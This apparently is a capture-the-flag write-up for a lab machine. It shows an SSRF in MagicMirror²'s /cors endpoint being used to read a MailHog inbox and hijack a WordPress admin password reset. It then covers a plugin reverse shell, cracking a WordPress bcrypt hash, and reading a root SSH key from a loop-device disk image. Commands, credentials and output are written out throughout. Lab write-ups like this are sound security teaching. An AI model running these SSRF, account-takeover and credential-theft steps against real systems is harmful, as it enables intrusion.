
Mirror has MagicMirror² and Wordpress instances running. The MagicMirror² version present in this machine is vulnerable to an unauthorized SSRF, which allowed me to find a MailHog instance running internally. Using the MailHog API I was able to read the inbox where Wordpress will send the recovery password email for the admin account, if we request it. Compromising the Wordpress admin gives an easy foothold via plugin upload. I was able to move to another user by cracking a password hash from the WordPress database, from there I got root by reading a disk image that contained the root private key.
Enum
Initial Scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 21:52 +0000Nmap scan report for 172.16.14.189Host is up (0.13s latency).Not shown: 997 closed tcp ports (reset)PORT STATE SERVICE22/tcp open ssh80/tcp open http8080/tcp open http-proxynmap found these 3 ports open, lets focus on the 80 and 8080 first.
Port 80 - Directory Bruteforce
Checking port 80 gives us the apache default page, lets use ffuf to check if there is something else.
vncsb@haxos$ ffuf -w /etc/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://172.16.6.227/FUZZ" -c -fc 500
 :: Method           : GET :: URL              : http://172.16.6.227/FUZZ :: Wordlist         : FUZZ: /etc/wordlists/seclists/Discovery/Web-Content/common.txt :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500 :: Filter           : Response status: 500________________________________________________
.htaccess               [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 139ms].htpasswd               [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 2845ms].hta                    [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 3857ms]index.html              [Status: 200, Size: 10672, Words: 3496, Lines: 364, Duration: 137ms]server-status           [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 131ms]wordpress               [Status: 301, Size: 356, Words: 21, Lines: 10, Duration: 131ms]:: Progress: [4750/4750] :: Job [1/1] :: 303 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
Exploring the wordpress, seems like just a default installation with no content.
Port 8080
Accessing port 8080 we see an application with a clock, various modules and a black background. Exploring the source code we see that the application running is magicmirror, an open source smart mirror project, in the version 2.35.0.
I checked the magicmirror Github repository for vulnerabilities and found the GHSA-ph6f-2cvq-79hq, an unauthenticated SSRF in the /cors endpoint. I used ffuf to do an internal port scan via the /cors endpoint.
vncsb@haxos$ seq 1 10000 | ffuf -w - -u "http://172.16.6.227:8080/cors?url=http://127.0.0.1:FUZZ" -c -fc 500
        /'___\  /'___\           /'___\       /\ \__/ /\ \__/  __  __  /\ \__/       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         \ \_\   \ \_\  \ \____/  \ \_\          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev________________________________________________
 :: Method           : GET :: URL              : http://172.16.6.227:8080/cors?url=http://127.0.0.1:FUZZ :: Wordlist         : FUZZ: - :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500 :: Filter           : Response status: 500________________________________________________
80                      [Status: 200, Size: 10672, Words: 3496, Lines: 364, Duration: 138ms]8025                    [Status: 200, Size: 18436, Words: 4200, Lines: 456, Duration: 138ms]8080                    [Status: 200, Size: 3171, Words: 383, Lines: 63, Duration: 135ms]:: Progress: [10000/10000] :: Job [1/1] :: 297 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
What caught my attention was port 8025, a curl request revealed that this was a mailhog Web UI, all the style and javascript functionality were broken because of the SSRF, luckily mailhog supplies a HTTP API that we can use to read messages.
vncsb@haxos$ curl 'http://172.16.6.227:8080/cors?url=http://127.0.0.1:8025/api/v1/messages'[ { [...snip...] "Content": { "Headers": { [..snip...] "Subject": [ "Your Weekly WP Mail SMTP Summary for 172.16.6.227" ], "To": [ "admin@recovery.hc" ], "X-Mailer": [ "WPMailSMTP/Mailer/smtp 4.8.0" ] }, "Body": "[..snip..]", "Size": 24802, "MIME": null }, "Created": "2026-09-08T17:22:41.691935445Z", "MIME": null, "Raw": { "From": "admin@recovery.hc", "To": [ "admin@recovery.hc" ], "Data": "[..snip..], "Helo": "172.16.6.227" } }]RCE as www-data
We can see from the subject in the message from mailhog API, that wordpress can send emails to this inbox. I can use this to request a password recovery in wordpress for the admin account, get the recovery link from the email and compromise the admin account changing its password. Lets request the password recovery and check the mailhog messages again.
I used jq to filter and select fields from the json response.
vncsb@haxos$ curl 'http://172.16.6.227:8080/cors?url=http://127.0.0.1:8025/api/v1/messages' | jq '.[] | {from: .Content.Headers.From, to: .Content.Headers.To, subject: .Content.Headers.Subject}'{ "from": [ "Wordpress <admin@recovery.hc>" ], "to": [ "admin@mirror.hc" ], "subject": [ "[Wordpress] Password Reset" ]}{ "from": [ "Wordpress <admin@recovery.hc>" ], "to": [ "admin@recovery.hc" ], "subject": [ "Your Weekly WP Mail SMTP Summary for 172.16.6.227" ]}Getting message content:
vncsb@haxos$ curl 'http://172.16.6.227:8080/cors?url=http://127.0.0.1:8025/api/v1/messages' | jq '.[0].Content.Body | fromjson'Site Name: Wordpress
Username: admin
If this was a mistake, ignore this email and nothing will happen.
To reset your password, visit the following address:
http://172.16.6.227/wordpress/wp-login.php?login=admin&key=uzNTISJBwuR1eWm8N3X9&action=rp&wp_lang=en_US
This password reset request originated from the IP address 10.0.66.176.With the link we can reset the password from the admin account and compromise Wordpress.

To get a reverse shell I opted to upload the plugin from this repo, that offers a reverse shell feature where you just input your IP Address and listener port to get a connection.

There are much simpler or stealthier ways of doing what this plugin does, I was just being lazy and wanting to try something different, instead of injecting php code in a template or using msfconsole.
Privesc
Shell as magnus
I landed as the www-data and began to do some basic enumeration of the system.
www-data@ip-172-16-3-39:~/$ cat /etc/passwd | grep bashroot:x:0:0:root:/root:/bin/bashubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bashmagnus:x:1001:1001:,,,:/home/magnus:/bin/bashThe magnus user indicated that I may have to move laterally to it first before reaching root.
Exploring the wordpress files, it is always good to check config files for credentials, in this case the file config.php contains the credentials that wordpress uses to connect to the mysql database.
/** The name of the database for WordPress */define( 'DB_NAME', 'wordpress' );
/** Database username */define( 'DB_USER', 'wpuser' );
/** Database password */define( 'DB_PASSWORD', 'ajfh33333' );
/** Database hostname */define( 'DB_HOST', 'localhost' );
/** Database charset to use in creating database tables. */define( 'DB_CHARSET', 'utf8mb4' );
/** The database collate type. Don't change this if in doubt. */define( 'DB_COLLATE', '' );
I used the mysql CLI to connect to and explore the database. In the wp_users I extracted hashes from the admin and magnus accounts.
mysql> select user_login, user_pass from wp_users;+------------+-----------------------------------------------------------------+| user_login | user_pass |+------------+-----------------------------------------------------------------+| admin | $wp$2y$12$j7h8F9hCjQJB8Hp3TahXFey7hSTy4OTALpi8tg3irXdIHUe.gre5q || magnus | $wp$2y$12$SrsIIMr2JEJtzxCa369jpecQh7uMsIjXdDbkeSM9rNZsTPdb1bEL2 |+------------+-----------------------------------------------------------------+This hash is a bcrypt version that began being used in WordPress 6.8, the main results when searching for the correct way to crack these using hashcat shows that custom code is needed. In this search I read somewhere that you could delete the starting $wp and it would work with the standard bcrypt hashcat mode 3200, so I gave it a try with the rockyou.txt wordlist and it worked!
vncsb@haxos$ hashcat -a 0 -m 3200 hashes ~/Downloads/rockyou.txt$2y$12$SrsIIMr2JEJtzxCa369jpecQh7uMsIjXdDbkeSM9rNZsTPdb1bEL2:michelleOn a quick note, I don’t know if this was some coincidence but I believe that just dropping the $wp will NOT work in all cases. Upon reviewing the hashcat forum thread to write this, there is this merged PR that adds mode 35500 that will crack this type of hash.
I believe this is the reliable way to go about this, to use it right now (September 2026) you would have to build hashcat from source as the last release was made about a month before this was merged.
My first thought was to check if magnus reused his wordpress password on system, and he did!
www-data@ip-172-16-3-39:/tmp$ su magnusmagnus@ip-172-16-3-39:/tmp$Shell as root
Just checking for the groups that magnus belongs to already caught my attention, there is this unusual group called usbaccess.
magnus@ip-172-16-3-39:/tmp$ iduid=1001(magnus) gid=1001(magnus) groups=1001(magnus),100(users),1002(usbaccess)Thinking that this was something disk or device related, I used lsblk to list devices and partitions.
magnus@ip-172-16-3-39:/tmp$ lsblkNAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTSloop0 7:0 0 74M 1 loop /snap/core22/2411loop1 7:1 0 28.2M 1 loop /snap/amazon-ssm-agent/13009loop2 7:2 0 48.4M 1 loop /snap/snapd/26382loop3 7:3 0 200M 0 loopnvme0n1 259:0 0 20G 0 disk├─nvme0n1p1 259:1 0 18.9G 0 part /├─nvme0n1p13 259:2 0 1023M 0 part /boot├─nvme0n1p14 259:3 0 4M 0 part└─nvme0n1p15 259:4 0 106M 0 part /boot/efiThe loop3 device without a mount point seemed strange, used ls to check its permissions.
magnus@ip-172-16-3-39:/tmp$ ls -al /dev/loop3brw-rw---- 1 root usbaccess 7, 3 Sep 8 22:21 /dev/loop3And turns out that the usbaccess group own the loop3 device, giving magnus read and write permissions over it.
I had no idea what a loop device meant, for what I researched it is a virtual block device, like a disk, that is mainly used emulating files or directories as a disk, also used to mount ISO or other type of disk images.
In this research I came across the losetup
magnus@ip-172-16-3-39:/tmp$ losetupNAME SIZELIMIT OFFSET AUTOCLEAR RO BACK-FILE DIO LOG-SEC/dev/loop1 0 0 1 1 /var/lib/snapd/snaps/amazon-ssm-agent_13009.snap 0 512/dev/loop2 0 0 1 1 /var/lib/snapd/snaps/snapd_26382.snap 0 512/dev/loop0 0 0 1 1 /var/lib/snapd/snaps/core22_2411.snap 0 512/dev/loop3 0 0 0 0 /opt/usbstick.img 0 512loop3 maps to /opt/usbstick.img, that seems to be a image file (like a .iso file) of the contents of a USB stick.
The challenge here was how to read the contents of usbstick.img, my first approach was trying to mount it, becaused based on lsblk it was not mounted anywhere. But any mounting operation that I tried failed by lack of permissions.
What worked for me was using 7z to simply read the file and extract its contents, no need to mount it.
Uploaded a 7z portable executable via scp using the private key found in /home/marcus/.ssh.
vncsb@haxos$ scp -i /tmp/id_rsa 7z2603-linux-x64.tar.xz magnus@172.16.3.39:/tmp/7z.tar.xzNow I could list the usbstick.img contents.
magnus@ip-172-16-3-39:/tmp$ ./7zz l /dev/loop3
7-Zip (z) 26.03 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-09-03 64-bit locale=C.UTF-8 Threads:2 OPEN_MAX:4096, ASM
Scanning the drive for archives:1 file, 0 bytes
Listing archive: /dev/loop3
--Path = /dev/loop3Type = FATPhysical Size = 209715200File System = FAT16Cluster Size = 4096Free Space = 209485824Headers Size = 225280Sector Size = 512ID = 3732563835
   Date      Time    Attr         Size   Compressed  Name------------------- ----- ------------ ------------  ------------------------2026-05-22 18:18:14 ....A         2610         4096  id_rsa------------------- ----- ------------ ------------  ------------------------2026-05-22 18:18:14               2610         4096  1 files
And then extract the id_rsa file.
magnus@ip-172-16-3-39:/tmp$ ./7zz e /dev/loop3 id_rsa
7-Zip (z) 26.03 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-09-03 64-bit locale=C.UTF-8 Threads:2 OPEN_MAX:4096, ASM
Scanning the drive for archives:1 file, 0 bytes
Extracting archive: /dev/loop3--Path = /dev/loop3Type = FATPhysical Size = 209715200File System = FAT16Cluster Size = 4096Free Space = 209485824Headers Size = 225280Sector Size = 512ID = 3732563835
Everything is Ok
Size:       2610Compressed: 0
Inspecting the id_rsa file and it really looks like a private key, what is left to do is try to login as root via ssh using this private key.
No need to exfiltrate the key and connect through my attacking machine, I just connected via ssh to localhost.
magnus@ip-172-16-3-39:/tmp$ chmod 600 id_rsamagnus@ip-172-16-3-39:/tmp$ ssh -i id_rsa root@127.0.0.1Rooted! :]